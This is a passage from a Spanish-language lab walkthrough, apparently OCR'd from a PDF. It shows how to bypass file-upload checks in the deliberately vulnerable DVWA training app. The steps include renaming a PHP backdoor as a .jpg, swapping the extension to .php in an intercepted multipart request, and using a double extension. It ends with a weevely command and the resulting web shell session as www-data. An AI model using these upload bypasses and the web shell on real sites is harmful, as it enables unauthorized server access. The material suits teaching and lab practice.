



3. Renombramos el backdoor que creamos en este caso **shell2.jpg**






4. Dividimos las ventanas para poder observar mejor nos dirigimos a upload y buscamos el backdoor2 antes de dar clic en upload encendemos el proxy





Encender el proxy y dar Upload




5. Prestamos amucha atención en esta línea


```
100000
-----------------------------185460678126556186837136812 24
Content-Disposition: form-data; name="uploaded"; filename="shell2.jpg"
Content-Type: image/jpeg

<?php
```

6. cambiamos de jpg a **php** y damos clic en forward


```
-----------------------------185460678126556186837136812 24
Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
Content-Type: image/jpeg
```




7. accedemos a la puerta trasera por medio de consola




weevely http://192.168.56.115/dvwa/hackable/uploads/shell2.php 123456



┌──(kali㉿kali)-[~]
└─$ weevely http://192.168.56.115/dvwa/hackable/uploads/shell2.php 123456
[+] weevely 4.0.1
[+] Target: 192.168.56.115
[+] Session: /home/kali/.weevely/sessions/192.168.56.115/shell2_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevely>



weevely> ls
The remote script execution triggers an error 500, check script and payload integrity
backdoor.php
dvwa_email.png
shell.php
shell2.php
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ cd ..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.56.115:/var/www/dvwa/hackable $

CARGA DE ARCHIVOS NIVEL ALTA


1. Cambiar la seguridad a media y hacer la prueba en upload y subiendo el shell2.jpg










```
100000
-----------------------------270571437014585856384131075557
Content-Disposition: form-data; name="uploaded"; filename="shell2.php"
Content-Type: image/jpeg
```




2. Renombrar de la siguiente manera


shell3.php.jpg



